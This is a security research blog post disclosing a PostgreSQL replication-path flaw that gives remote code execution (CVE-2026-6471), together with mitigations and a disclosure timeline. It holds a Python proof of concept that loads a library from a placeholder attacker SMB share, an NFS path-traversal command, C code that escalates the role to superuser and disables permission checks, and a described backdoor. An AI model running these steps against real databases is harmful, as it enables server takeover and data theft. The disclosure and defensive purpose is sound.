cyera research

PostGREShell: A PostgreSQL RCE Vulnerability Hidden In Every Release Since 2014

How a routine replication account can trigger remote code execution and full database compromise for one of the world's biggest database engines

Opening

Imagine you've built a fortress.

You've got guards at the front gate, high-tech scanners at every door, and a guest list that's checked twice. You've hired the best security architects. You've run the audits. You've passed the compliance reviews. By every measure, the place is locked down.

But you missed something. Around the back, there's a small, unmarked entrance used by the cleaning crew. It's been there for years, and nobody thought to put a guard there.

Except one day, someone figures out that if you walk in through that entrance wearing a cleaning uniform, the entire fortress opens up to you: the armory, the vault., the control room. And once you're inside, everyone in the building assumes you belong.

That's PostGREShell.

The "fortress" is PostgreSQL, the database quietly powering much of the internet. The "cleaning crew entrance" is the replication protocol, used by backup accounts present in every PostgreSQL setup. The vulnerability we discovered means anyone with access to that entrance can bypass every security system PostgreSQL has built, load arbitrary code onto the server, escalate to full superuser, and install a backdoor that survives even after cleanup.

It's been sitting there, unguarded, since 2014.

TL;DR

Cyera Research has discovered a critical vulnerability (CVE-2026-6471) in PostgreSQL. PostgreSQL is the world's #1 open-source database and used by over 39,000 companies including Netflix, Instagram, Spotify, and Uber.

The vulnerability allows a low-privilege "backup" account to load and execute arbitrary code on the database server, achieving Remote Code Execution across Windows, Linux, and macOS. This initial foothold allows escalation to full PostgreSQL superuser with persistent backdoor access, turning a routine replication account into total database and server compromise.

The vulnerability has existed in every PostgreSQL version since 2014 (9.4+) and was never patched. A threat hunt across VirusTotal identified 114 malicious PostgreSQL plugins in the wild, including trojans, cryptocurrency miners, and reverse shells.

The Elephant in the Room

Every time you stream something on Netflix, scroll Instagram, book an Uber, or listen to Spotify, there's a database behind the scenes handling millions of transactions per second. For a huge portion of the internet, that database is PostgreSQL.

PostgreSQL (often just called "Postgres") is the world's most popular open-source database. It's the engine behind some of the biggest names in tech and applications billions of people use every day. For context, Postgres:

- Ranks #4 in DB-Engines global ranking (behind Oracle, MySQL, MSSQL)
- Is the most popular database among professional developers, per a Stack Overflow developer survey
- Has 39,000+ verified companies using it in production
- Powers Cloud managed services like AWS RDS, Azure Database, Google Cloud SQL, Supabase, Neon

PostgreSQL isn't just storing cat photos and ecommerce orders. It powers financial transactions, medical record systems, government infrastructure, leading SaaS platforms, and AI/ML pipelines. When PostgreSQL has a critical vulnerability, the blast radius is enormous.

Fig. 1 - PostgreSQL used in most famous apps and providers

Now that you understand the scale of PostgreSQL, let's talk about how we broke it.

The Vulnerability

Why Databases Have Backup Accounts

Databases don't like being alone. In production, you almost always run multiple copies of your database — one primary that handles writes, and one or more replicas that stay in sync for backups, disaster recovery, and read scaling. To make this work, PostgreSQL has a dedicated replication protocol, a special connection type designed for syncing data between servers. And to use this protocol, you need a dedicated replication account: a user with the `REPLICATION` attribute.



Fig. 2 - Replication accounts are routine infrastructure plumbing

These accounts are everywhere. Every backup tool, standby server, CDC (Change Data Capture) pipeline, and monitoring system that reads the write-ahead log uses replication accounts. They're treated as low-risk, operational service accounts. PostgreSQL documentation describes the `REPLICATION` attribute as needed to "initiate streaming replication," not to execute arbitrary code.

The write-ahead log is usually called the **WAL.** It is PostgreSQL's record of database changes, used for crash recovery and replication. In normal physical replication, PostgreSQL mainly needs enough WAL data to replay the same byte-level changes on another server.

Logical replication asks for more. `When wal_level = logical` is enabled, PostgreSQL records changes in a format external tools can understand as table events: this row was inserted, this row changed, this row was deleted. That's what powers Change Data Capture, Debezium, cloud migration services, real-time analytics pipelines, and cross-region sync.

To read logical changes, a replication client creates something called a **logical replication slot.** Think of it as a named subscription to the WAL stream.

Each slot also names an **output plugin,** such as pgoutput or wal2json. PostgreSQL loads that plugin to convert raw WAL records into the format the subscriber expects.

Here's where it gets interesting.

PostgreSQL also supports plugins, compiled code files (`.so` on Linux, `.dll` on Windows, `.dylib` on macOS) that the database loads into its own process to add functionality. It's like installing an app on your phone, except the app runs with root access and there's no permission prompt. When a plugin loads, PostgreSQL calls a special function inside it called `_PG_init()`, and whatever code is in that function executes immediately with the full privileges of the PostgreSQL process. Under the hood, the operating system function that does the loading is `dlopen()` on Linux/macOS or LoadLibrary() on Windows.

PostgreSQL knows this is dangerous. That's why it has a security mechanism specifically designed to prevent non-superusers from loading plugins from arbitrary locations. It's called `check_restricted_library_name()`, and it enforces that regular users can only load plugins from a single safe, admin-controlled directory (`$libdir/plugins/`). No path traversal characters or absolute paths allowed. PostgreSQL locks down plugin loading firmly.

There's Just One Problem

So loading a malicious plugin is out of the picture, right? Wrong. Remember the output plugin name that each replication slot specifies, like `pgoutput or wal2json`? That name goes straight to the loader.

Let's look at what happens when PostgreSQL loads that plugin. This is `LoadOutputPlugin() in src/backend/replication/logical/logical.c:`

```
static void
LoadOutputPlugin(OutputPluginCallbacks *callbacks, const char *plugin)
{
    LogicalOutputPluginInit plugin_init;

    plugin_init = (LogicalOutputPluginInit)
        load_external_function(plugin, "_PG_output_plugin_init", false, NULL);
```

The plugin parameter comes directly from the user's `CREATE_REPLICATION_SLOT` command. It's passed straight to `load_external_function()` with no validation, no sanitization, no restriction check. Compare that with how the `SQL LOAD` command handles it, in `src/backend/tcop/utility.c:`

```
/* Allowed names are restricted if you're not superuser */
load_file(stmt->filename, !superuser());
```

That `!superuser()` flag is the key. When it's true, PostgreSQL calls `check_restricted_library_name()` in `src/backend/utils/fmgr/dfmgr.c,` which enforces that the path must start with `$libdir/plugins/` and contain no directory separators:

```
static void
check_restricted_library_name(const char *name)
{
    if (strncmp(name, "$libdir/plugins/", 16) != 0 ||
        first_dir_separator(name + 16) != NULL)
        ereport(ERROR,
                (errcode(ERRCODE_INSUFFICIENT_PRIVILEGE),
                 errmsg("access to library \"%s\" is not allowed", name)));
}
```

This function exists. It works. It's just never called from the replication path.

There's one more piece that closes the loop. When you type a command in the replication protocol, PostgreSQL has a parser that decides which characters are allowed in the plugin name. If the plugin name is wrapped in double quotes, the parser allows literally any character inside: letters, numbers, slashes, backslashes, dots, etc. The only character it rejects is the double-quote itself. That means an attacker can put a full filesystem path like `"../../../../tmp/evil"` or a Windows network path like `"\\attacker\share\evil"` as the plugin name, and the parser accepts it without question. No filtering, no character restrictions, no escaping. The path reaches `LoadOutputPlugin()` exactly as the attacker typed it.

The output plugin name field has zero input validation. It accepts full filesystem paths, relative paths with ../ traversal characters, and on Windows, UNC network paths like `\\attacker\share\evil.` PostgreSQL passes this name directly to `load_external_function(),` which calls dlopen() or `LoadLibrary()` to load whatever the path points to.

And unlike the SQL LOAD command, this path never goes through `check_restricted_library_name().` The security check that PostgreSQL built specifically to prevent this scenario simply isn't called from the replication code path. The whole bug is code execution via dlopen(), and the open door is the one that backup accounts use.

The root cause spans four source files, but it boils down to one missing flag. The SQL `LOAD` command calls `load_file(filename, !superuser());` that second argument passes `restricted=true` for non-superusers, which triggers the path validation. But `LoadOutputPlugin()` in the replication code calls `load_external_function(plugin, ...)` without any restriction flag. The lexer (`repl_scanner.l, line 101`) accepts every character except double-quotes in plugin names, including /, \, and The grammar (`repl_gram.y, line 203`) passes the raw name through with no validation at all.



Fig. 3 - The missing security check: one function that exists but is never called from the replication path

The fix would be as simple as two lines of C:

```
if (first_dir_separator(plugin) != NULL)
   ereport(ERROR, errmsg("plugin name must not contain directory separators"));
```

Two lines of code is what's left this vulnerability open since 2014.

What Can an Attacker Actually Do With This?

The vulnerability is universal, existing on every platform PostgreSQL runs on. What differs is only how an attacker gets a malicious library to the loader. Here's how that works in different operation systems:

Windows: fully remote, nothing placed on the target. Windows resolves UNC paths, file paths starting with `\\server\share\fil`, transparently over the network using SMB (port 445). When PostgreSQL calls `LoadLibrary("\\attacker\share\evil.dll")`, Windows silently connects to the attacker's SMB server, downloads the DLL, maps it into the PostgreSQL process, and `_PG_init()` executes. The attacker never touches the target's filesystem — they host the DLL on their own machine and send one command. Every Windows version is exploitable out of the box, which makes it the most dangerous platform.



Fig. 4 - Windows exploitation: the attacker never touches the target's filesystem

The exploit fits in three lines of Python:

```
conn = psycopg2.connect(host="target", user="repl_attacker",
                        password="repl123", dbname="postgres",
                        replication="database")
conn.autocommit = True
conn.cursor().execute('CREATE_REPLICATION_SLOT x LOGICAL "\\\\attacker\\share\\evil"')
```

The DLL downloads over SMB. `_PG_init()` runs. All the attacker needs to do damage is a PostgreSQL account with the `REPLICATION` attribute (not superuser, not admin), `wal_level = logical` on the server (standard for any setup using logical replication), and SMB port 445 reachable from the PostgreSQL server.

Linux and macOS with NFS automounting: also fully remote, but `dlopen()` doesn't resolve network paths on its own. However, many systems have NFS automounting configured, and that reopens the same remote path over NFS (port 2049). Accessing any path under `/net/<hostname>/` automatically triggers an NFS mount from that host. This is auto-enabled pre-macOS Catalina, and on Catalina and newer the /net entry is commented out by default but frequently re-enabled in enterprise environments. It's also on by default in popular enterprise Linux distributions (RHEL, CentOS, Rocky with autofs). The attacker uses ../ path traversal to escape PostgreSQL's library directory and reach the automount point:

```
CREATE_REPLICATION_SLOT pwned LOGICAL

"../../../../../../net/10.0.0.5/share/evil"
```

The relative path resolves from PostgreSQL's library directory. The ../ sequences walk up to the filesystem root, then down into `/net/10.0.0.5/share/evil`. The automounter intercepts the file access, NFS-mounts from `10.0.0.5:/share`, and `dlopen()` loads `evil.so`. RCE achieved.



Fig. 5 - Linux/macOS exploitation via NFS automounting

Everything else: the attacker needs a foothold first. On vanilla Linux without autofs, and in standard Docker or Kubernetes deployments, there's no way to pull a library over the network automatically. But the path traversal still works against the local filesystem. If the attacker can place a `.so` anywhere on disk through another channel — a shared volume, a writable mount, a separate file-write vulnerability — they can load it through PostGREShell.

From Backup Account To God Mode

At this point, an attacker has code running on your database server. They can execute OS commands as the postgres system user. But within PostgreSQL itself, they're still just a backup account — no superuser privileges, no access to other users' databases, no ability to modify roles or bypass row-level security.

And the damage doesn't stop at the OS level.

These's another critical gap in PostgresSQL security. SQL-level security — ACL checks, permission gates, role-based access control, row-level security — prevents User A from reading User B's tables. It works well and it's well-tested. C-level security, however, doesn't exist. Code loaded into the PostgreSQL backend process via `dlopen()` runs in the exact same address space as PostgreSQL itself. There are no sandboxes, no permission checks, no capability restrictions on internal C API calls. The server simply assumes that if code was loaded, it should be trusted.

Here's what that gap looks like in practice:



Fig. 6 - PostGREShell bridges from the SQL trust boundary (enforced) into the C trust boundary (nonexistent)

Our exploit crosses from the SQL boundary into the C boundary. And once you're in the C boundary, every internal PostgreSQL function is available to you without restriction. So the first thing our plugin does is call `SetUserIdAndSecContext()`, the internal function PostgreSQL uses to track "who is the current user." It takes a user ID and a security context flag. It has zero permission checks. One line of C code makes our `REPLICATION` user into the bootstrap superuser (`OID 10`, the god account created at database initialization):

```
SetUserIdAndSecContext(BOOTSTRAP_SUPERUSERID,
                       save_sec_context | SECURITY_LOCAL_USERID_CHANGE);
```

After this call, `superuser()` returns true and every permission gate in PostgreSQL opens. But that only lasts for the current session. For permanent access, the plugin directly modifies `pg_authid`, the system catalog table that stores role definitions and determines who is a superuser. Normally, only superusers can modify this table because the SQL-level ACL enforcement in `pg_class_aclmask_ext()` blocks writes to system catalogs for non-superusers. But that check only applies to queries going through the SQL executor. Our C code calls the lower-level catalog API directly:

```
rel = table_open(AuthIdRelationId, RowExclusiveLock);

ScanKeyInit(&skey[0], Anum_pg_authid_rolname,
        BTEqualStrategyNumber, F_NAMEEQ,
        CStringGetDatum("repl_attacker"));

sscan = systable_beginscan(rel, AuthIdRolnameIndexId, true, NULL, 1, skey);
oldtuple = systable_getnext(sscan);
```

Then it builds `newtuple`: a copy of the original row with every privilege flag flipped to true: `rolsuper`, `rolcreaterole`, `rolcreatedb`, `rolbypassrls`, and on:

```
Datum   new_record[Natts_pg_authid];
bool    new_record_repl[Natts_pg_authid];

memset(new_record, 0, sizeof(new_record));
memset(new_record_repl, false, sizeof(new_record_repl));

new_record[Anum_pg_authid_rolsuper - 1]     = BoolGetDatum(true);
new_record_repl[Anum_pg_authid_rolsuper - 1] = true;

new_record[Anum_pg_authid_rolcreaterole - 1]     = BoolGetDatum(true);
new_record_repl[Anum_pg_authid_rolcreaterole - 1] = true;

new_record[Anum_pg_authid_rolcreatedb - 1]     = BoolGetDatum(true);
new_record_repl[Anum_pg_authid_rolcreatedb - 1] = true;

new_record[Anum_pg_authid_rolbypassrls - 1]     = BoolGetDatum(true);
new_record_repl[Anum_pg_authid_rolbypassrls - 1] = true;

newtuple = heap_modify_tuple(oldtuple, RelationGetDescr(rel),
                    new_record, new_record_nulls, new_record_repl);
```

Finally, it writes the modified tuple back to the catalog. No ACL check anywhere in this path:

```
CatalogTupleUpdate(rel, &oldtuple->t_self, newtuple);
```

And for good measure, the plugin also installs a hook that disables all remaining permission checks. `ExecutorCheckPerms_hook` is a global function pointer that PostgreSQL calls every time it checks table or column permissions. Setting it to a function that always returns "allowed" makes every table in every database readable and writable for the remainder of the session:

```
static bool
evil_check_perms(List *rangeTable, List *rtePermInfos, bool ereport_on_violation)
{
    return true;  // all permissions granted, always
}
```

After all of that, here's what the attacker's role looks like before and after:

```
Before:

   rolname    | rolsuper | rolcreaterole | rolcreatedb | rolbypassrls
--------------+----------+---------------+-------------+--------------
 repl_attacker | f       | f             | f           | f

After:

    rolname    | rolsuper | rolcreaterole | rolcreatedb | rolbypassrls
--------------+----------+---------------+-------------+--------------
 repl_attacker | t       | t             | t           | t
```

This change is permanent. The role retains superuser status across sessions and server restarts. No admin can detect that the change was made through an unauthorized path. It looks identical to a normal `ALTER ROLE` in the catalog.

With superuser access, they can read your customers' personal data, your financial records, your application secrets. They can modify any user's password, create new superuser accounts as backdoors, and query any credential or connection string stored in the database.

And that's not the end of it. PostgreSQL superusers can execute operating system commands directly through `COPY ... TO PROGRAM`, read arbitrary files from the server filesystem through `pg_read_file()` (including `/etc/shadow` or private keys), and write files anywhere the postgres user has access through `lo_export()`. That means the attacker is on your server, with the ability to pivot to any system that the database server can reach using the credentials and connection strings they just harvested.



Fig. 7 - The complete attack chain: from backup account to total compromise

The Backdoor

Usually attackers want to create a hold on the compromised asset so that they can return later.

The plugin establishes three independent persistence mechanisms that reinforce each other. First, it modifies PostgreSQL's `pg_hba.conf` file, the configuration that controls who can connect and how they authenticate, by appending rules that allow anyone to connect as anyone, from anywhere, without a password. It then sends `SIGHUP` to the postmaster process to reload the config, and these changes take effect immediately, without a restart.

Second, it copies itself to a stable filesystem location and writes to `postgresql.auto.conf` to register itself in `shared_preload_libraries`. After the next server restart, the plugin loads into every new backend process automatically. Even if someone manually reverts the `pg_authid` superuser change, the plugin re-applies it on the next startup.

Third, these mechanisms cover each other. An admin who notices and fixes one backdoor still has two more to find.

You've Seen This Before

PostGREShell is the latest instance of a well-known vulnerability class that keeps showing up across the industry. The pattern is always the same: a server supports loading plugins or modules, the plugin name or path isn't properly validated, and an attacker abuses this to load malicious code. Every database and server that supports plugin loading has eventually had one of these.

The poster child is Redis. Redis's `MODULE LOAD` command has been the foundation of multiple massive botnet campaigns. HeadCrab (active since 2021) infected over 1,200 Redis servers across the U.S., U.K., Germany, India, Malaysia, and China, mining Monero cryptocurrency by deploying itself as a Redis module. P2Pinfect (2023) is a Rust-based worm that uses `MODULE LOAD` for initial access and reverse shells, then scans the internet for additional targets. Migo (2024) targets Linux Redis servers, disables security configurations, and installs cryptocurrency miners. CVE-2025-32023 (CVSS 9.8) enables unauthenticated `MODULE LOAD` RCE in Redis versions below 7.2.4. And CVE-2025-49844 "RediShell" (CVSS 10.0) is a use-after-free vulnerability that existed for approximately 13 years, with roughly 330,000 Redis instances exposed to the internet.

The same pattern appears in OpenVPN (CVE-2024-27903, CVSS 9.8), where Windows versions 2.6.9 and earlier allowed plugins to be loaded from any directory with no path restriction. In MySQL (CVE-2016-6662), remote root code execution via malicious settings loaded attacker-controlled shared libraries, affecting MariaDB and Percona too. In MongoDB (CVE-2024-8207, CVSS 7.1), uncontrolled search path for `dlopen()`. And in SQLite JDBC (CVE-2023-32697, CVSS 8.8), arbitrary extension loading when the attacker controls the JDBC URL.

The defenses are well-known: validate paths, restrict directories, require superuser. But developers keep missing them because the plugin loading code is often built separately from the main security model. PostgreSQL's core team built `check_restricted_library_name()` and applied it correctly to the SQL `LOAD` command. The replication team built `LoadOutputPlugin()` separately and never connected the two.

Impact

With over 39,000 companies using PostgreSQL in production, a bug in its replication path lands in real infrastructure. This isn't an edge case.

`REPLICATION` accounts for backup jobs, standby replicas, migration tools, monitoring systems, and CDC pipelines are often treated as low-risk operational credentials. PostGREShell turns one of them into code execution on the database server.

Logical replication and CDC are now ordinary production workflows. Teams enable them for Debezium, cloud migrations, real-time analytics, audit streams, and cross-region sync. When those workflows exist, the vulnerable `CREATE_REPLICATION_SLOT ... LOGICAL` path exists too. Every version from PostgreSQL 9.4 through 18 is affected. We tested and confirmed the issue on 18.2.

Redis showed how plugin-loading bugs get exploited at scale. HeadCrab infected more than 1,200 Redis servers through module abuse. PostgreSQL exposes a similar primitive here: a user-controlled plugin name reaches the loader without the restriction check PostgreSQL already applies to the SQL `LOAD` path.

How To Protect Yourself

Start by auditing your `REPLICATION` accounts. Run this query on every PostgreSQL instance:

```
SELECT rolname, rolsuper, rolreplication, rolcanlogin
FROM pg_roles WHERE rolreplication = true;
```

Remove the `REPLICATION` attribute from any account that doesn't strictly need it. For the ones that remain, lock down `pg_hba.conf` so they can only connect from known, trusted IPs. Never use 0.0.0.0/0 for replication entries:

```
host replication repl_user 10.0.1.5/32 scram-sha-256
```

Block outbound SMB (port 445) and NFS (port 2049) from your database servers at the firewall level. This eliminates the standalone RCE path on Windows and the NFS automounting path on Linux/macOS. If `autofs` or] automounting isn't explicitly needed on your database servers, disable it entirely.

Set up monitoring for anomalous replication activity. Alert on `CREATE_REPLICATION_SLOT` commands from unexpected IPs, plugin names containing /, \, or .., and new replication slots with unusual names.

Apply the PostgreSQL security update immediately. In the long term, treat replication credentials like any other privileged credential: rotate them regularly, scope them tightly, and never grant `REPLICATION` to application accounts.

A Quick Checklist Of Steps To Take

1. Update PostGreSQL with the new security patch
2. Audit your REPLICATION accounts today, right now
3. Block outbound SMB/NFS from your database servers
4. Review pg_hba.conf for overly permissive replication rules
5. Share this post with your DBAs, security teams, and infrastructure engineers

Disclosure Timeline

February 21, 2026	Reported the vulnerability to the PostgreSQL Security Team, including root cause analysis, affected versions, platform-specific exploitation details, a Windows proof of concept, and suggested fixes.
February 27, 2026	PostgreSQL acknowledged the report. Noah Misch confirmed: "I agree this is a vulnerability. We'll fix it."
February 27, 2026	Resent the relevant files individually after the original encrypted archive and exploit attachment created delivery issues. The exploit source was included inline to make review easier.
March 16, 2026	Followed up to confirm whether the team had the required materials and to ask about the expected fix and coordinated disclosure timeline.
March 16, 2026	PostgreSQL confirmed they had what they needed and indicated that fixes typically ship through scheduled minor releases, with May 14, 2026 as the next possible release date.
May 14, 2026	Expected PostgreSQL minor release window / public advisory date.
August 13, 2026	Patch CVE-2026-6471 released

Acknowledgments

Cyera Research Labs would like to thank the PostgreSQL Security Team, and Noah Misch in particular, for reviewing the report, confirming the vulnerability, and coordinating the fix through PostgreSQL's security release process. We appreciate their professionalism and their work to protect the PostgreSQL community.